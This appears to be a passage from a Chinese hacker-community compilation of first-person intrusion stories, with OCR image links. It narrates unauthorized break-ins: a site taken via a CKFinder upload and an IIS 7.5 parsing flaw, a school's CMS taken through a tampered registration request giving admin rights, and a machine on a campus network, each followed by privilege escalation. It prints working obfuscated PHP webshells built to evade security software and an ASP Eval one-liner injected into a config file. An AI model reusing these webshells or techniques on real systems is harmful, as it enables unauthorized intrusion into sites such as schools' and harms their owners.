


图　1-5-2

搜索第一个是这个就先搞他，习惯在后面加单引号，虽然这个站不能注入但直接就爆出路径了，如图 1-5-3：




图　1-5-3

然后加 admin 出现后台，如图 1-5-4：

图　1-5-4

当时看着就激动了，以为不需要登录就能操作，但后面发现无论点击那里都需要登录，试了几个弱口令都不正确，就放弃了。回到主页，看了下主页的图片地址发现能直接遍历目录，如图 1-5-5：




图　1-5-5

用御剑扫描下目录，如图 1-5-6：




图　1-5-6

发现有 ckfinder 是很激动，但打开发现是空白页，尝试访问访问 www.xxx.com/ckfinder，如图 1-5-7：




图　1-5-7

点击 ckfinder.html 发现能上传文件但是服务器是 ii7.5 的抱着试试的心态上传了一张图片发现 iis7.5 的畸形畸形漏洞能用（第一次碰到 iis7.5 的畸形解析漏洞以前试过全不行），如图 1-5-8：




图　1-5-8

果断合成图片马（因为 ckfinder 要检测文件内容，所以合成图片马），如图 1-5-9：




图　1-5-9

上传成功但解析是发生错误，如图 1-5-10：

图　1-5-10

当时想到这个不能解析所以上传了个在跟目录里生存 shel.php 的图片马这次很顺利解析成功了，如图 1-5-11：




图　1-5-11

访问 shell.php 时出错了，如图 1-5-12：

图　1-5-12

第一反应是不支持 php 尝试写入<?php phpinfo(); ?>，生成成功，如图 1-5-13：




图　1-5-13

然后认为是代码写入进去时出错了，尝试写到 txt 看看，如图 1-5-14：




图　1-5-14

发现写进去也没有出错，然后又以为是目录有问题在 phpinfo 找到路径写进去也出错，想了很久也没弄懂怎么回事然后尝试包含一句话也不行，百度了一下 php 一句话 500 错误也没发现原因。然后看了下论坛的帖子看到安全狗是突然想到会不会是服务器有什么安全软件过滤了一句话，然后就百度了一下变异的一句话，第一个发现的是：

```
“<?=($_=@$_GET[2]).@$_($_GET[1])?>”
```

在菜刀里写：

```
http://www..net/1.php?2=assert 密码是 1。
```

尝试了下发现确实不出现 500 错误了，但无法使用，如图 1-5-15：




图　1-5-15

反复尝试了很多种变异的小马，就只有这种能返回 200，其他的全是 500 最后都想放弃的时候发现了一个特别的小马：

```
<?php
@$_="s"."s"./*-/*-*/"e"./*-/*-*/"r";
@$_=/*-/*-*/"a"./*-/*-*/$_./*-/*-*/"t";
@$_/*-/*-*/($/*-/*-*/{"_P"./*-/*-*/"OS"./*-/*-*/"T"}
[/*-/*-*/0/*-/*-*/-/*-/*-*/2/*-/*-*/-/*-/*-*/5/*-/*-*/]);?>
```

密码-7，都不怎么期望了的时候发现这马居然返回的是 200，然后尝试菜刀连接发现真能连接上，如图 1-5-16：




图　1-5-16

最后尝试了上传大马，发现也是 500 错误，可能真的是禁止了 eval 具体怎么回事也不懂，望大神解答。

（全文完）责任编辑：Rem1x

第6节　尘缘雅境之当地实验学校

作者：AvckDr

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

首先打开目标站点，www.xxx.com，印入眼帘的我就知道是什么 cms 了，如图 1-6-1：




图　1-6-1

因为当年我花了三年时间日掉的初中母校和这个页面是一样一样的——尘缘雅境 cms，在前面门户里貌似也看到有同学通过找回密码拿下了这个 cms，当年我日初中母校也是通过找回密码拿下的，别看时间是花了三年，但过程太 2B 了，怕说出来影响我在你们心中的地位以后不能装逼了哈哈。

这个实验学校也可以找回密码，不得不说我的确没啥传说中的社工天赋，也比较烦什么百度

谷歌搜集信息之类的，来法客和 t00ls 搜索了一下也没发现啥前人留下让我们屌丝参考的文章，果断的去百度了，毕竟很多骚年和我一样都是先论坛搜一下在百度的，我就把这里的过程写出来吧。

百度到了一些洞子，什么上传漏洞我是不相信了，当年花了一个月研究上传漏洞，最和得出结论这是个坑，随便点开一篇关于注册的漏洞看了下。

然后在这个网站也注册了试了下，心都凉了半截有木有，如图 1-6-2：




图　1-6-2

深呼吸抽了一支烟打开我的 AV 看了一下下，瞬间就感觉脑海中的思路清晰无比。

以前放过的细节都想起来了，一打开网站其实是这个页面的，但是被我习惯性的忽略就直接点进入网站了，如图 1-6-3：

图　1-6-3

点开了几个链接，办公系统是:8000 端口的说，试了几个弱口令没用就放弃了。

县教研论坛是跳转到另外一个站也没啥用，班级网站就有亮点了，又是尘缘雅境，这回是目测后台给目测出来了的，如图 1-6-4：

图　1-6-4

这次就可以注册会员了，/admin/adduser.asp，一开始注册测试了下是提示要审核的，抱着瞎猫遇到死耗子的心情再次试了下那个洞子，如图 1-6-5：

图　1-6-5

填写好后打开 burp 设置好端口神马的果断提交，然后就抓到 J8 了，如图 1-6-6：

图　1-6-6

果断的到 repeater 改了一下，把 purview=1 这一段改成 purview=99999，如图 1-6-7：

图　1-6-7

然后把 oskey=selfreg 改成 oskey=super，如图 1-6-8：

图　1-6-8

提交之，在去后台登录却意外发现射进去了，如图 1-6-9：

图　1-6-9

后台拿 shell 的话当时那位找回密码的前人是直接上传图片的，我记得上次日我母校的时候他自带的上传是被删掉了的，当时日初中母校时是下载了源码到本地看了看发现可以插入一句话，当时我在十一种常见 cms 后台拿 shell 方法中也写到了在留言本屏蔽词语中可以写入一句话，插入下面代码，如图 1-6-10：

```
"%><%Eval(Request(chr(112)))%><%'
```




图　1-6-10

保存后连接 inc/config.asp，密码 p，和良精南方一样一样的，此方法纯属本人自己翻看源码发现的，网上绝无此方法的说，提权就是传了个马儿然后 iis6.exe 提下来了，端口转发后想学学大牛们的内网渗透来装逼拿 hscan 扫了下没糖吃就放弃了。

（全文完）责任编辑：Rem1x

第二章　内网渗透

第1节　一次奇葩的内网入侵

作者：SHeep

来自：听潮社区 — F4ckTeam

网址：http://team.f4ck.org/

今天下午连在园区的无线网络，打开计算机，我习惯了每一个都会去点一下，如图 2-1-1，图 2-1-2：

图　2-1-1

图　2-1-2

PING 计算机名，得到 IP，如图 2-1-3：

图　2-1-3

里面好多文件夹，如图 2-1-4：




图　2-1-4

发现一个日期最新，打开一看，如图 2-1-5，图 2-1-6：

图　2-1-5




图　2-1-6

好的直接 SHELL 到手，提取开始，PR 不行，ms11046 也不行，最后 PR+MS11046 提权成功，如图 2-1-7，图 2-1-8：

